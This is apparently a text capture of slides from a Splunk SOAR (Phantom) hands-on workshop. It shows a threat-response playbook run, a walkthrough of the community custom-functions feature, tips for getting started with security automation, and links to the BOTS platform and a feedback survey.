
The screenshot shows a dark-themed Splunk interface. At the top left, there's a dropdown menu with the text "Threat Activity Response - Use..." followed by a gear icon. To the right of the menu are three small circular icons: a refresh symbol, a red X, and three dots. Below this header, there's a list of five items, each preceded by a right-pointing triangle icon:

- domain_reputation_1 (with a checkmark and three dots)
- lookup_domain_1 (with a checkmark and three dots)
- file_reputation_1 (with a checkmark and three dots)
- geolocate_ip_1 (with a checkmark and three dots)
- prompt_1 (with a clock icon and a red X)


Final Testing



Final Testing



Final Testing



Threat Activity Response - Use... ↗ ✓ ⋮

domain_reputation_1 ✓ ⋮

lookup_domain_1 ✓ ⋮

file_reputation_1 ✓ ⋮

geolocate_ip_1 ✓ ⋮

prompt_1 ✓ ⋮

block_url_1 ✓ ⋮

Event status updated to "closed" (id: 2)

WE DID IT!



Custom Functions Overview



splunk® turn data into doing™

All New Custom Functions

Releases since v4.9 includes a completely new custom function capability


This provides many advantages over the previous custom function feature:

- Reuse custom functions across playbooks
- Ability to configure/specify list and item type inputs/outputs
- Community-driven custom functions are available
- The Playbook API is supported from within a custom function
- The REST API is supported from within a custom function

Name	Draft	Description	Repo	Python Version	Created	Updated	Updated By	Version
find_related_containers		Takes a provided list of indicator values and finds related indicators.	community	3.6	Oct 29th 2021 at 9:54 pm	Feb 10th 2021 at 6:29 pm	Kelby Shelton - remote	\$3.2
indicator_collect		Collect all indicators in a container and return them as a list.	community	3.6	Oct 29th 2021 at 9:36 pm	Nov 30th 2021 at 3:23 pm	Philip Royer - remote	\$3.2
indicator.tag		Tag an existing indicator record. Tags can be added to indicators.	community	3.6	Aug 10th 2021 at 2:23 pm	Oct 29th 2021 at 9:42 pm	Kelby Shelton - remote	\$3.4
base64_decode		Decode one or more strings encoded in base64.	community	3.6	Oct 18th 2021 at 6:52 pm	Oct 19th 2021 at 6:52 pm	Philip Royer - remote	\$3.1
container_merge		An alternative to the add-to-case API for merging multiple containers.	community	3.6	Oct 18th 2021 at 12:41 pm	Oct 18th 2021 at 12:41 pm	Philip Royer - remote	\$3.1
workbook_task_update		Update a workbook task by task name.	community	3.6	Sep 17th 2021 at 8:03 pm	Oct 8th 2021 at 9:03 pm	Philip Royer - remote	\$3.7
zip_extract		Extract all files recursively from a zip file.	community	3.6	Sep 21st 2021 at 6:27 pm	Sep 21st 2021 at 6:27 pm	Philip Royer - remote	\$3.1
custom_list_value_in_string		Iterates through all items of a custom list and returns the value if it matches the string.	community	3.6	Sep 20th 2021 at 5:47 pm	Sep 20th 2021 at 5:47 pm	Philip Royer - remote	\$3.1
workbook_add		Add a workbook to a container. Previews are generated for each page.	community	3.6	Sep 17th 2021 at 8:01 pm	Sep 17th 2021 at 8:01 pm	Kelby Shelton - remote	\$3.1
playbooks_list		List all playbooks matching the provided search criteria.	community	3.6	Sep 17th 2021 at 5:20 pm	Sep 17th 2021 at 5:20 pm	Kelby Shelton - remote	\$3.1

https://github.com/phantomcyber/playbooks/tree/5.2/custom_functions

Looking a little closer at Custom Functions



The screenshot shows the Splunk SOAR interface. On the left, a sidebar menu includes options like Home, Sources, Indicators, Cases, Playbooks (which is highlighted with a pink box), Apps, Administration, Reporting, and Documentation. A pink speech bubble with the text "Click!" points to the "Playbooks" link. The main dashboard displays various metrics: Resolved events (1), Mean dwell time (5 mo 9 d), Mean time to resolve (0m), FTE Gained (0.0), Time saved (8m), and Dollars saved (\$6). Below these are three cards: Workload (Total Workload: 3, Alice Blu...), Events by Status (2 Total, Medium: yellow, High: red), and Top Playbooks and Actions (Top Playbook: suspicious_offic, Actions: 1, Execute Time: 2.7 sec).

Looking a little closer at Custom Functions

The screenshot shows the SOAR interface with the 'Custom Functions' tab highlighted by a pink box. A pink callout bubble with the text 'Click!' points to the 'Custom Functions' tab. The interface includes a search bar for playbook names, a list of playbooks with columns for NAME, SUCCESS, FAILED, LABEL, REPO, and CATEGORY, and a detailed view of three specific playbooks: 'activedirectory_reset_password', 'advanced_playbook_tutorial', and 'alert_deescalation_for_test_machines'.

NAME	SUCCESS	FAILED	LABEL	REPO	CATEGORY
activedirectory_reset_password	0	0	events	community	Use Cases
advanced_playbook_tutorial	0	0	events	community	Use Cases
alert_deescalation_for_test_machines	0	0	events	community	Use Cases

Looking a little closer at Custom Functions

NAME	DRAFT	DESCRIPTION	REPO	PYTHON VERSION	CREATED	UPDATED	UPDATED BY	VERSION
find_related_containers	<input checked="" type="checkbox"/>	Takes a provided list of indicator values to search for and finds all related contain...	community	3.6	Oct 7th 2021 at 9:04 pm	Feb 10th at 6:29 pm	Kelby Shelton - remote	2
indicator_collect	<input checked="" type="checkbox"/>	Collect all indicators in a container and separate them by data type. Additional o...	community	3.6	Oct 29th 2021 at 9:36 pm	Nov 30th 2021 at 3:23 pm	Philip Royer - remote	2
indicator_tag	<input checked="" type="checkbox"/>	Tag an existing indicator record. Tags can be overwritten or appended.	community	3.6	Aug 10th 2021 at 2:23 pm	Oct 29th 2021 at 9:42 pm	kelby-shelton - remote	4

1. As with Playbooks, out of the box custom functions are provided by the SOAR Community repository. You can configure your own Custom Function repositories in Administration.
2. Update custom functions from configured repositories.
3. Import Custom functions (to export a custom function you can select the function you want to export using the check box on the left).
4. Add a new custom function.

Looking a little closer at Custom Functions

Custom Functions Input and Output Parameters

regex_extract_ipv4

Takes a single input and extracts all IPv4 addresses from it using regex.

community 3.6

Click!

Description

Takes a single input and extracts all IPv4 addresses from it using regex.

Inputs Parameters

VARIABLE NAME	INPUT TYPE	CEF DATA TYPE	HELP TEXT
input_string	list	*	An input string that may contain an arbitrary number of ipv4 addresses

Outputs Parameters

DATA PATH	CEF DATA TYPE	DESCRIPTION
*.ipv4	ip	Extracted ipv4 address



What Next?

splunk® turn data into doing™

How to Get Started?

Tip 1: Start small with utility playbooks

Tip 2: Identify time-consuming and highly-repetitive workflows

Tip 3: Identify key metrics to monitor efficiency gains



Next Step: Short & Long Best Practice Approach

Get prepared

- Create a list of security infrastructure
- Document current operations processes and spot areas to improve
- Prepare for a SOAR platform

Don't forget

- ...the human element
- to look towards the future



BOSS Platform


<https://bots.splunk.com>

24x7 Access


Login with Splunk.com account (just like Splunkbase)

Used for all BOTS competition events

More content to be added



Splunk for Security Workshops



How'd We Do?

<https://bots.splunk.com/survey/7vfPXBOhUYgYzUOEyfpWRq>



Welcome to BOTS

You'll be redirected to Splunk's general login page. Use your Splunk Username and Password to access BOTS.

[GO TO SIGN IN](#)

Phantom Hands-On

Thank you for attending the Phantom Hands-On workshop. Please take a few moments to answer a few questions so we can learn more about your experience!

* Required

[TAKE THE SURVEY](#)

splunk>
Splunk Account Login

Username

Next



splunk> turn data into doing®

Thank You



splunk > turn data into doing®